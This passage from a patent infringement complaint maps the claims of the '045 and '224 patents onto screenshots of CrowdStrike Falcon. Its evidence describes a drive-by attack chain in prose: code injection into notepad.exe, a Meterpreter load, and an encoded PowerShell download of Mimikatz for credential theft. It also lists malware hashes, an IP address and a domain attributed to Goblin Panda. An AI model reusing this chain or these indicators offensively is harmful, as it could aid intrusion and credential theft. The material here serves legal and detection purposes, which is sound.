©2020 CROWDSTRIKE




Example 1

- "I want to view all the PowerShell executions in my environment with user and command line details."
- Let's break down what we need:
  1. Executing PowerShell creates a `ProcessRollup2` event
  2. The `ProcessRollup2` event contains the fields `FileName`, `CommandLine`, `UserName`, and `UserSid_decimal`
- Time to build a query!

(*See* https://www.crowdstrike.com/falcon/2020/videos/uptown-splunk-get-funky-with-falcon-data/ at 4:00, 10:32.)

199. In another example, as shown below, the Accused Products provide a process tree for an event in which a malicious link in Outlook exploited a vulnerability in internet explorer. The process tree includes related objects "IEXPLORE.EXE" and "NOTEPAD.EXE" with the green arrow indicating "IEXPLORE.EXE" injected code into "NOTEPAD.EXE" to create a malicious version of "NOTEPAD.EXE" identified as a "Known Malware." In another example, as shown in the annotated red boxes below, the Accused Products display "Global Prevalence" and "Local Prevalence" information for files and the highlighted malicious version of "NOTEPAD.EXE" is "Common" for both "Global Prevalence" and "Local Prevalence."



Global Prevalence Common
Local Prevalence Common

FIRST BEHAVIOR Mar. 7, 2017 21:49:46
MOST RECENT BEHAVIOR Mar. 7, 2017 21:55:56

CS-160228-1151

CS-160228-1151\CS_User

BEHAVIORS
Medium Severity Drive By Download
A browser created a process via shellcode.

Medium Severity Known Malware
Metasploit's meterpreter server may have been loaded into a process.

COMMAND LINE notepad.exe

FILE PATH \Device\HarddiskVolume1\Windows\SysWOW64\notepad.exe

SHA256 c4232ddd4d37b9c0884bd44d8476578c54d7f98d58945726a6a07e102


GLOBAL PREVALENCE Common
LOCAL PREVALENCE Common

HASH PREVENTION POLICY
None


MD5 d378bffb70923139d6a4f546864aa61c

(*See* https://www.youtube.com/watch?v=9GbIKLWc2vY at 6:47.)

200. In another example, as shown below, the Accused Products display information related to found malware and hacker group "GOBLIN PANDA" including indicators related to the malware found on network host computers, servers identified as associated with the malware and Goblin Panda, and website web.thoitievietnam.org identified as associated with the malware indicators, Goblin Panda servers, and Goblin Panda. In another example, a malware is demonstrated as being first seen on February 20, 2019.


CSIT-18052 8.1 Builder for CVE...
CSA-18084 GOBLIN PANDA Adopts ...
GOBLIN PANDA
78f3d6492a186c472f7dd02e2e1324...
93aa353320a8e27923880401a4a0f3...
185.243.114.138
web.thoitietvietnam.org
1 indicator on 3 hosts
4 indicators on 2 hosts

Looking to the right side of the graph, clicking on the "hosts" icon will expand a list of hosts that have event data containing these particular indicators. Like with Intel, this will highlight the lines connecting that host to the indicators and Intel attributes. You also have the option to expand and see the specific host's detailed information.



1 indicator on 2 hosts

Hosts

CS-SE-DJS-W10BH

TMM-WIN10-D3

Indicator

e7c0bc0e80f22e7b9ac178426473040099b78ac7b73fb809e95e9c...

TYPE	Hash
FIRST SEEN	Feb. 20, 2019 15:10:53
ALL HOSTS	2
AVAILABLE HOSTS	2

CS-SE-DJS-W10BH

TMM-WIN10-D3

Indicator

e7c0bc0e80f22e7b9ac178426473040099b78ac7b73fb809e95e9c...

TYPE Hash

FIRST SEEN Feb. 20, 2019 15:10:53

(*See* https://www.youtube.com/watch?v=4B4a5FQZ8dE&list=PLtojL19AteZv3oYq8_jD_0J5vNvxdGDDs at 0:15; *see* https://www.crowdstrike.com/blog/tech-center/falcon-indicator-graph/.)


201. The Accused Products perform a method that includes *assembling an event line including details associated with the at least one event, the details including information uniquely identifying the first object, the action of the first object, the target, and the originating object*. For example, as shown above, the Accused Products monitor events including processes and operations performed by processes. These events are further enriched with data related to the context and nature of these events, including events performed across a network (*e.g.*, DNS requests, network connections, correlated event telemetry across network endpoints, etc.). (*See* https://www.crowdstrike.com/falcon/2020/videos/uptown-splunk-get-funky-with-falcon-data/ at 4:00.) The Accused Products link the events for the processes and operations performed by these processes (*e.g.*, TargetProcessID, ContextProcessID, ComputerName, FileName, CommandLine, etc.). (*See id.* at 10:32.) In addition, the Accused Products, including Falcon Prevent, "[p]rovide[] details, context and history for every alert" and "[u]nravel[] an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data." (*See* https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf.)

202. In another example, as shown above, the Accused Products display a process tree with each node representing a step for a malicious link in Outlook opening a website using internet explorer, and the website exploiting an internet explorer vulnerability to initiate a drive-by-download attack. "EXPLORER.EXE," "OUTLOOK.EXE," "IEXPLORE.EXE," another "IEXPLORE.EXE," and "NOTEPAD.EXE" are displayed as connected nodes each representing a step in the execution of the process. The green arrow from related objects "IEXPLORE.EXE" to "NOTEPAD.EXE" indicates "IEXPLORE.EXE" injected code into "NOTEPAD.EXE" creating a

malicious variant of “NOTEPAD.EXE.” The malicious variant of “NOTEPAD.EXE” then performed malicious actions using the command prompt “CMD.EXE.” For example, “NOTEPAD.EXE” used the command prompt “CMD.EXE” to upload malicious executable file “BACKDOOR.EXE” but execution of “BACKDOOR.EXE” was blocked. In another example, “NOTEPAD.EXE” used the command prompt “CMD.EXE” to execute an encoded PowerShell command “POWERSHELL.EXE” to connect to raw.githubusercontent[.]com and download the Mimikatz password dumping tool for credential theft. (*See* https://www.youtube.com/watch?v=9GbIKLWc2vY at 11:23.)

203. In another example, as shown above, the Accused Products display an event related to “HOST CS-SE-CC” and “USER NAME Chuck, CS-SE-CC$” including related objects “iexplore.exe” and “notepad.exe.” The Accused Products show “iexplore.exe” injected code into “notepad.exe” to create a malicious version of “notepad.exe” and the malicious version of “notepad.exe” then performed actions including using command prompt “CMD.EXE.” (*See* https://www.crowdstrike.com/resources/videos/how-to-hunt-for-threat-activity-with-falcon-endpoint-protection/ at 2:02.)

204. The Accused Products perform a method that includes *transmitting the assembled event line*. For example, the Accused Products, including Falcon Prevent, “[u]nravel[] an entire attack in one easy-to-grasp process tree enriched with contextual and threat intelligence data.” (*See* https://www.crowdstrike.com/wp-content/uploads/2019/03/falcon-prevent-data-sheet.pdf.) Falcon Prevent displays detected events and options to “open the detection for more details or select [the process tree link] to view the process tree,” the process tree link highlighted in the red box annotation below. This information is transmitted at least to the Accused Products’ user interface.



CrowdStrike Store - Falcon Prevent

425 detections fou

Severity		Tactic		Technique		Time		Status		Triggering file		Assigned to	
Critical	42	Machine Learning	246	Sensor Based ML	224	Last hour	11	New	425	KjbyWMFdgX.exe	155	Unassigned	409
High	307	Defense Evasion	123	Credential Dumping	60	Last day	25	In Progress	90	powershell.exe	51	Kelly.Housman@bh.crowd...	6
Medium	54	Execution	78	Process Injection	51	Last week	339	True Positive	1,024	rundll32.exe	42	shigeru.suzuki2@crowdst...	4
Low	19	Credential Access	60	Rundll32	42	Last 30 days	422	False Positive	1	whoami.rtf	35	Dilan.nathoo@bh.crowdst...	2
Informational	3	Persistence	47	PowerShell	41	Last 90 days	425	Ignored	140	PING.EXE	34	claude.braxton@bh.crowd...	2
+🔍		+🔍	9 more	+🔍	25 more	+🔍		+🔍		+🔍	79 more	+🔍	2 more

□ Select All | Update & Assign | No grouping | Sort by newest detect time

BERSERK BEAR Detected | View Profile

	Severity	TACTIC & TECHNIQUE	DETECT TIME	HOST	USER NAME	ASSIGNED TO	STATUS
□	Medium	Falcon Intel via Intelligence Indi...	Jan. 18, 2019 13:26:56	CS-SE-DJS-W10BH	bertram.gilfoyle	Unassigned	New

BERSERK BEAR Detected | View Profile

	Severity	TACTIC & TECHNIQUE	DETECT TIME	HOST	USER NAME	ASSIGNED TO	STATUS
□	Medium	Machine Learning via Cloud-bas...	Jan. 18, 2019 13:26:49	CS-SE-DJS-W10BH	bertram.gilfoyle	ned	New
□	Low	Machine Learning via Cloud-bas...	Jan. 18, 2019 13:26:40	CS-SE-DJS-W10BH	bertram.gilfoyle	ned	New
□	High	Machine Learning via Sensor-ba...	Jan. 18, 2019 13:26:37	CS-SE-DJS-W10BH	bertram.gilfoyle	ned	New
□	High	Machine Learning via Sensor-ba...	Jan. 18, 2019 13:26:33	CS-SE-DJS-W10BH	bertram.gilfoyle	Unassigned	New
□	High			H	bertram.gilfoyle	Unassigned	New

can open the detection for more details
or select to view the process tree

BERSERK BEAR Detected | View Profile

(*See* https://www.youtube.com/watch?v=LxsKAWozKs8 at 1:12 (annotations added: selecting the process tree link in the Accused Product's user interface transmits a process tree for a selected event to the user).)

205. Each claim in the '045 Patent recites an independent invention. Neither claim 1, described above, nor any other individual claim is representative of all claims in the '045 Patent.

206. Defendants have been aware of the '045 Patent since at least the filing of this Complaint. Further, Plaintiffs have marked their products with the '045 Patent, including on their web site, since at least July 2020.

207. Defendants directly infringe at least claim 1 of the '045 Patent, either literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, Defendants perform the claimed method in an infringing manner as described above by running this software and system to protect their own computer and network operations. On information and belief, Defendants also perform the claimed method in an

infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendants perform the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

208. Defendants' partners, customers, and end users of their Accused Products and corresponding systems and services directly infringe at least claim 1 of the '045 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products and corresponding systems and services, as described above.

209. Defendants have actively induced and are actively inducing infringement of at least claim 1 of the '045 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that their acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendants encourage and induce customers to use CrowdStrike's security software in a manner that infringes claim 1 of the '045 Patent at least by offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by engaging in activities relating to selling, marketing, advertising, promotion, installation, support, and distribution of the Accused Products.

210. Defendants encourage, instruct, direct, and/or require third parties—including their certified partners and/or customers—to perform the claimed method using the software, services, and systems in infringing ways, as described above.

211. Defendants further encourage and induce their customers to infringe claim 1 of the '045 Patent: 1) by making their security services available on their website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including their

CrowdStrike security software, and services in the United States. (*See* https://www.crowdstrike.com/; *see* https://www.crowdstrike.com/partners/solution-providers/.)

212. For example, on information and belief, Defendants share instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* https://www.crowdstrike.com/free-trial-guide/installation/.) On further information and belief, Defendants also provide customer service and technical support to purchasers of the Accused Products and corresponding systems and services, which directs and encourages customers to perform certain actions that use the Accused Products in an infringing manner. (*See* https://www.crowdstrike.com/contact-support/.)

213. Defendants and/or Defendants' partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendants and/or one of Defendants' partners, which obligates each customer to perform certain actions in order to use the Accused Products. (*See* https://www.crowdstrike.com/free-trial-guide/purchase/; *see* https://www.crowdstrike.com/free-trial-guide/installation/.) Further, in order to receive the benefit of Defendants' and/or their partners' continued technical support and their specialized knowledge and guidance of the operability of the Accused Products, each customer must continue to use the Accused Products in a way that infringes the '045 Patent. (*See* https://www.crowdstrike.com/contact-support/.)

214. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendants and/or Defendants' partners affirmatively aid and abet each customer's use of the Accused Products in a

manner that performs the claimed method of, and infringes, the ’045 Patent.

215. Defendants also contribute to the infringement of their partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses. Indeed, as shown above, the Accused Products and the example functionality have no substantial non-infringing uses but are specifically designed to practice the ’045 Patent.

216. On information and belief, the infringing actions of each partner, customer, and/or end-user of the Accused Products are attributable to one of the Defendants. For example, on information and belief, one of the Defendants directs and controls the activities or actions of its partners or others in connection with the Accused Products by contractual agreement or otherwise requiring partners or others to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. One of the Defendants further directs and controls the operation of devices executing the Accused Products by programming the software which, when executed by a customer or end user, perform the claimed method of at least claim 1 of the ’045 Patent.

217. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendants’ infringement of the ’045 Patent. Defendants are therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendants’ infringement, but no less than a reasonable royalty.

218. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendants, their agents, employees, representatives, and all others acting

in concert with Defendants from infringing the ’045 Patent.

219. Defendants’ infringement of the ’045 Patent is knowing and willful. Defendants acquired actual knowledge of the ’045 Patent at least when Plaintiffs filed this lawsuit and had constructive knowledge of the ’045 Patent from at least the date Plaintiffs marked their products with the ’045 Patent and/or provided notice of the ’045 Patent on their website.

220. On information and belief, despite Defendants’ knowledge of the Asserted Patents and Plaintiffs’ patented technology, Defendants made the deliberate decision to sell products and services that they knew infringe these patents. Defendants’ continued infringement of the ’045 Patent with knowledge of the ’045 Patent constitutes willful infringement.

FOURTH CAUSE OF ACTION
(INFRINGEMENT OF THE ’224 PATENT)

221. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.

222. Defendants have infringed and continue to infringe one or more claims of the ’224 Patent in violation of 35 U.S.C. § 271 in this District and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features of the Falcon Platform such as Falcon Prevent and Falcon X, at least when used for their ordinary and customary purposes, practice each element of at least claim 1 of the ’224 Patent as described below.

223. For example, claim 1 of the ’224 Patent recites:


> 1. A method comprising:
>
> gathering an event defining an action of a first object acting on a target, wherein the first object is executed on a device;
>
> generating contextual state information for the event by correlating the event to an originating object of the first object;
>
> obtaining a global perspective for the event based on the contextual state

information, wherein the global perspective comprises information associated with one or more of the first object and the originating object, and wherein the global perspective relates to one or more other events related to the event across a network;

generating an event line comprising information relating to the event, wherein the information relates to at least one of the first object, the action of the first object, the target, and the originating object; and

transmitting the generated event line.

224. The Accused Products perform the method of claim 1 of the ’224 Patent. To the extent the preamble is construed to be limiting, the Accused Products perform *a method*, as further explained below. For example, the Falcon Platform includes “[a]n intelligent, lightweight agent unlike any other [that] blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform’s management, detection, response and intelligence.”




SINGLE UNIVERSAL AGENT AND POWERFUL APIS

An intelligent, lightweight agent unlike any other blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform's management, detection, response and intelligence

(*See* https://www.crowdstrike.com/endpoint-security-products/falcon-platform/.)

225. The Accused Products perform a method that includes *gathering an event defining an action of a first object acting on a target, wherein the first object is executed on a device*. For example, the Accused Products “emit[] events as things happen on an endpoint” and include “TargetProcessID” for “executing processes,” “ContextProcessID” for “events that enrich another

Falcon event," and "Process Explorer" for "the visualization of a process tree in Falcon as viewed by the ThreatGraph."




Glossary

- **Sensor**: what we call the Falcon endpoint agent
- **Event**: The sensor emits events as things happen on an endpoint
- **Field**: An event contains fields that provide contextual details about the event
- **event_simpleName**: Events are given an `event_simpleName` value for classification
- **TargetProcessId**: a unique PID Falcon assigns to executing processes
- **ContextProcessId**: a unique PID Falcon assigns to events that enrich another Falcon event
- **Process Explorer**: the visualization of a process tree in Falcon as viewed by the ThreatGraph

©2020 CROWDSTRIKE

(*See* https://www.crowdstrike.com/falcon/2020/videos/uptown-splunk-get-funky-with-falcon-data/ at 1:41.)

226. In another example, Falcon Prevent gathers event information as part of the process of "[a]utomatically determin[ing] the scope and impact of threats found in your environment."

